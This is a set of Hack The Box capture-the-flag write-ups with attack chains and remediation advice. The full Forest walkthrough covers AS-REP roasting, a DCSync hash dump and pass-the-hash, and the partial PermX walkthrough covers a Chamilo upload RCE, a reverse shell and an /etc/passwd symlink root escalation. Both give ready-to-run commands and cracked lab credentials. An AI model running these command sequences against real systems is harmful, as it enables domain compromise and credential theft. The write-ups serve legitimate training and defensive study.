- Pluck 4.7.18 authenticated RCE – CVE-2023-50564 / EDB-51592 (CVSS 8.8 High) – The Pluck CMS version running was vulnerable to a file upload RCE via the module installer. CMS platforms must be kept fully patched and module upload functionality must be restricted to trusted administrators only.
- Password reuse between CMS admin and OS account – The password cracked from the Gitea hash was reused for the junior OS account, turning a repository credential into direct system access. Passwords must be unique across every account and service without exception.
- Pixelation is not a secure method of redacting credentials – The root password was visible in a PDF but obscured using pixelation. Pixelation applied to text with a known font and character set is reversible using publicly available tools. Sensitive information must be redacted by overwriting with a solid color or by removing the content entirely before sharing documents.
- Sensitive PDF stored in a user home directory – The PDF containing a credential hint was accessible after lateral movement to the junior account. Documents containing any credential information must never be stored on general-purpose user accounts and must be handled through a controlled access document management system.
Remediation
[Immediate] Remove the password hash from the Gitea repository Remove the hash from the repository immediately, rewrite Git history to purge the commit, and rotate the affected password. Audit all other repositories for committed secrets including hashes, API keys, and configuration files. Implement secrets scanning in the CI/CD pipeline and enforce pre-commit hooks across all repositories.
[Immediate] Patch Pluck CMS to remediate CVE-2023-50564 / EDB-51592 (CVSS 8.8 High) Update Pluck to the latest patched version immediately. Restrict access to the admin login page to authorized IP ranges only. If Pluck is not actively maintained upstream, evaluate migrating to a supported CMS alternative.
[Immediate] Enforce unique passwords across all accounts Rotate all passwords where iloveyou1 was reused across the Pluck admin, junior OS account, and any other service. Enforce a policy requiring unique passwords per account and per service. Deploy a password manager for all user accounts and enforce complexity requirements across the environment.
[Immediate] Replace pixelation with proper redaction Audit all shared documents for pixelated or blurred sensitive information and replace with solid color redaction or content removal. Establish a document handling policy requiring that all credentials be removed entirely from documents before sharing and that no password or secret ever appears in a PDF, image, or presentation in any form.
[Short-term] Restrict Gitea repository visibility and audit public repositories Audit all Gitea repositories for public visibility and restrict any that contain internal application code, configuration, or anything linked to production systems. Require authentication to browse repository content and implement branch protection and access controls on all production-related repositories.
[Long-term] Implement a secrets management and developer security training program Establish a policy prohibiting hardcoded credentials and password hashes in all code repositories and documents. Integrate secrets scanning into the development workflow and conduct security awareness training covering credential hygiene, safe document sharing, and the risks of committing sensitive data to version control.
- Password hash stored in a public Gitea repository – A SHA-512 password hash was committed to a public repository connected to the production application. Secrets of any kind must never be committed to version control. Implement pre-commit hooks and secrets scanning tools such as truffleHog or gitleaks to prevent credential commits. Audit all repositories for historical secret exposure.
-
Forest writeup
Forest writeup
Box name: Forest
Difficulty: Windows
OS: Windows
Overview: Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.
Link: https://app.hackthebox.com/machines/Forest?sort_by=created_at&sort_type=desc
Machine IP: 10.129.2.111
Ran rustscan against the machine.
rustscan -a 10.129.2.111 –ulimit 5000 -b 2000 — -A -Pn

Definitely looks like an AD machine. I was able to list users as guest.

What seems interesting so far is there is a bunch of mailboxes. Created a list with all of the users. Unfortunately no access to shares as guest. Added htb.local to /etc/hosts. Since we have users but no password’s yet I attempted AS-REP roasting.
GetNPUsers.py htb.local/ -dc-ip 10.129.2.111 -usersfile users.txt -format hashcat -outputfile hashes.txt -no-pass

We get svc-alfresco’s hash. Running hashcat.
hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt

Evil-winrm’ed into the victim and got user.txt.
evil-winrm -i 10.129.2.111 -u svc-alfresco -p s3rvice

I checked privs and groups of this user and Account Operators and Privileged IT accounts look interesting.

I poked around and did more research and got stuck here. I ended up peaking at the writeup- “Exchange Windows Permissions group has WriteDacl privileges on the Domain. The WriteDACL privilege allows a user to add ACLs to an object. We can add users to this group and give them DCSync privileges.” This checks out too as we saw a bunch of mailbox’s earlier. I should start using Bloodhound when I get stuck at these parts for AD machines to visualize and find a path. We can add a new user and provide those permissions.
net user kami kami123 /add /domain
net group ‘Exchange Windows Permissions’ kami /add
net localgroup ‘Remote Management Users’ kami /add
I uploaded PowerView.ps1 through evil-winrm.
upload /usr/share/windows-resources/powersploit/Recon/PowerView.ps1
Then ran it giving kami DCsync perms.
$pass = ConvertTo-SecureString ‘kami123’ -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential(‘htb.local\kami’, $pass)
Add-DomainObjectAcl -Credential $cred -TargetIdentity “DC=htb,DC=local” -PrincipalIdentity kami -Rights DCSync

Then ran secretsdump and we get all of the hashes.
secretsdump.py ‘htb.local/kami:kami123@10.129.2.111’


Evilwin’ed into Adminsitrator with the hash and grabbed root.txt

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). Added htb.local to /etc/hosts. Enumerated domain users via anonymous LDAP and guest RPC access. Noted a large number of mailbox accounts indicating Exchange Server was installed. Built a full user list. Guest SMB access returned no readable shares.
2 – ASREPRoasting and credential recovery Ran GetNPUsers against the enumerated user list to identify accounts with Kerberos pre-authentication disabled. The svc-alfresco service account returned an AS-REP hash. Cracked it with Hashcat using rockyou.
GetNPUsers.py htb.local/ -dc-ip 10.129.2.111 -usersfile users.txt -format hashcat -outputfile hashes.txt -no-pass hashcat -m 18200 hashes.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: svc-alfresco:s3rvice
3 – WinRM access and user flag Authenticated via evil-winrm as svc-alfresco and retrieved user.txt. Reviewed the account’s group memberships and identified membership in Account Operators and Privileged IT Accounts as notable.
evil-winrm -i 10.129.2.111 -u svc-alfresco -p s3rvice
4 – Exchange Windows Permissions abuse and DCSync Researched the Exchange group structure and identified that the Exchange Windows Permissions group held WriteDACL on the domain object. Used svc-alfresco’s Account Operators membership to create a new user and add them to Exchange Windows Permissions and Remote Management Users. Uploaded PowerView.ps1 via evil-winrm and used Add-DomainObjectAcl to grant the new user DCSync rights on the domain. Ran secretsdump to dump all domain hashes.
net user kami kami123 /add /domain net group ‘Exchange Windows Permissions’ kami /add Add-DomainObjectAcl -Credential $cred -TargetIdentity “DC=htb,DC=local” -PrincipalIdentity kami -Rights DCSync secretsdump.py ‘htb.local/kami:kami123@10.129.2.111’
5 – Pass the hash as Administrator Used the Administrator NTLM hash recovered from the DCSync dump with evil-winrm to authenticate and retrieved root.txt.
Key Takeaways
- Anonymous LDAP bind enabling full user enumeration – The domain controller allowed unauthenticated LDAP queries returning all domain user objects. Anonymous LDAP bind must be disabled on all domain controllers and LDAP signing and channel binding must be enforced via Group Policy.
- ASREPRoasting due to pre-authentication disabled on svc-alfresco – The service account had Kerberos pre-authentication disabled allowing an unauthenticated attacker to request an AS-REP hash and crack it offline. Kerberos pre-authentication must be enabled on all accounts without exception and any service account requiring it disabled must use a password of at least 25 randomly generated characters.
- Weak service account password crackable with rockyou – The svc-alfresco password was in the rockyou wordlist. Service account passwords must be long randomly generated strings managed through a PAM solution and rotated regularly. A crackable service account password in an Exchange environment is a domain compromise waiting to happen.
- Exchange Windows Permissions group holding WriteDACL on the domain – The Exchange group’s WriteDACL right on the domain object allowed any member to grant themselves or others DCSync privileges. This is a well-documented Exchange privilege escalation path. Exchange permissions on the domain object must be audited and scoped down to the minimum required. Microsoft has released mitigations for this configuration which must be applied.
- Account Operators membership enabling user creation and group manipulation – svc-alfresco’s Account Operators membership allowed creating domain users and adding them to privileged groups, providing the pivot needed to abuse the Exchange WriteDACL right. Service accounts must never hold Account Operators or other privileged group memberships beyond what is explicitly required for their function.
Remediation
[Immediate] Disable anonymous LDAP bind Configure all domain controllers to require authentication for LDAP queries. Set the dsHeuristics attribute to disable anonymous access and enforce LDAP signing and channel binding via Group Policy. This prevents unauthenticated user enumeration which is the first step in this attack chain.
[Immediate] Enable Kerberos pre-authentication on svc-alfresco Enable pre-authentication on the svc-alfresco account immediately using Set-ADAccountControl -Identity svc-alfresco -DoesNotRequirePreAuth $false. Audit all domain accounts for the DONT_REQ_PREAUTH flag and enable pre-authentication on every account found. Rotate the svc-alfresco password to a randomly generated string of at least 25 characters.
[Immediate] Apply Microsoft Exchange security mitigations for WriteDACL Apply the Microsoft-recommended Exchange domain permissions mitigations to remove unnecessary ACLs granted by the Exchange setup process. Run the provided mitigation script from Microsoft to scope down Exchange group permissions on the domain object. Audit all Exchange-related group memberships and their effective permissions on Active Directory objects.
[Immediate] Rotate all credentials recovered via DCSync All domain account hashes obtained through the DCSync attack must be considered fully compromised. Initiate a domain-wide password reset for all privileged accounts and rotate the Administrator password to a randomly generated string managed through a PAM solution.
[Short-term] Remove svc-alfresco from Account Operators Audit the svc-alfresco account and all other service accounts for membership in privileged built-in groups including Account Operators, Backup Operators, and Print Operators. Remove any memberships that are not explicitly required for the service function. Service accounts must operate under the principle of least privilege.
[Long-term] Deploy BloodHound and implement continuous AD attack path monitoring Run BloodHound regularly to identify attack paths including Exchange WriteDACL abuse, ASREPRoastable accounts, and Account Operators membership chains. Implement SIEM detection rules for DCSync activity, WriteDACL modifications, and AS-REP requests without pre-authentication. Include Active Directory and Exchange privilege escalation paths in the regular penetration testing scope.
- Anonymous LDAP bind enabling full user enumeration – The domain controller allowed unauthenticated LDAP queries returning all domain user objects. Anonymous LDAP bind must be disabled on all domain controllers and LDAP signing and channel binding must be enforced via Group Policy.
-
PermX writeup
PermX writeup
Box name: PermX
Difficulty: Easy
OS: Linux
Overview:
Link: https://app.hackthebox.com/machines/PermX?sort_by=created_at&sort_type=desc
Machine IP: 10.129.1.156
Ran rustscan against the machine.
rustscan -a 10.129.1.156 –ulimit 5000 -b 2000 — -A -Pn

Added permx.htb to /etc/hosts and navigated to the site.\

Kicked off feroxbuster to directory bust and ffuf to vhost fuzz.
feroxbuster -u http://10.129.1.156 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://permx.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H ‘Host: FUZZ.permx.htb’ -c -fc 302
Nothing looks entirely interesting in robots.txt or source code. Ffuf right away found lms.permx.htb. Added that to /etc/hosts.

Looks to use Chamilo. Tried default creds of admin:DigitalOcean but did not work. Ran feroxbuster on this site.
feroxbuster -u http://lms.permx.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Could find version in sourcecode. Feroxbuster was finding a lot. I was going through what was found and when I navigated to /plugin it briefly showed the version Chamilo 1.11.24. I don’t know why but it went away after a few seconds, I’m not really sure if that was intended but I can’t recreate seeing it. I also found some weird thing at http://lms.permx.htb/main/wiki

I wish I could recreate finding the version but I don’t know why that briefly showed for me and I can’t find anywhere else that says it so I’ll just move on to getting a foothold. Looked up exploits and found that it is vulnerable to 2023-4220 https://www.exploit-db.com/exploits/52083. Found this github and ran with it https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc. Downloaded it, set up a listener on 1337 and also created a revshell with https://www.revshells.com/.
python3 main.py -u http://lms.permx.htb/ -a revshell
And I got a shell back.

I see a user mtz on the device.

Hosted a webserver.
sudo python3 -m http.server 8080
Threw linpeas in /tmp.
curl http://10.10.16.27:8080/linpeas.sh -o linpeas.sh
chmod +x linpeas.sh
Then ran it. It found an internal MySQL server which is interesting.

I also found a database user and password in /var/www/chamilo/app/config/configuration.php.

chamilo:03F6lY3uXAP2bkW8

It didn’t let me connect the the database but I tried it on user mtz in ssh and I got in mtz:03F6lY3uXAP2bkW8. Ran sudo -l right away and we can run /opt/acl.sh as root.
We can read it.


It looks like it runs setfacl at the end which can grant permission to only files in /home/mtz. Also forgot to grab user.txt so I got that. We can get root using symlink following this:
ln -s /etc/passwd /home/mtz/passwd
sudo /opt/acl.sh mtz rw /home/mtz/passwd
echo “pwned::0:0:root:/root:/bin/bash” >> /etc/passwd
su pwned

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added permx.htb to /etc/hosts and browsed to the site. Nothing notable in robots.txt or source code. Ran feroxbuster and ffuf VHOST fuzzing simultaneously. ffuf immediately found lms.permx.htb. Added it to /etc/hosts.
